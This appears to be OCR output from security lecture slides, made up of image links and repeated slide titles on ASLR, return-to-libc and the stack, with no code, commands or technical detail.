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




ASLR background

Return-to-libc → ASLR

Stack



ASLR background




Return-to-libc → ASLR

Stack


ASLR background

Return-to-libc → ASLR



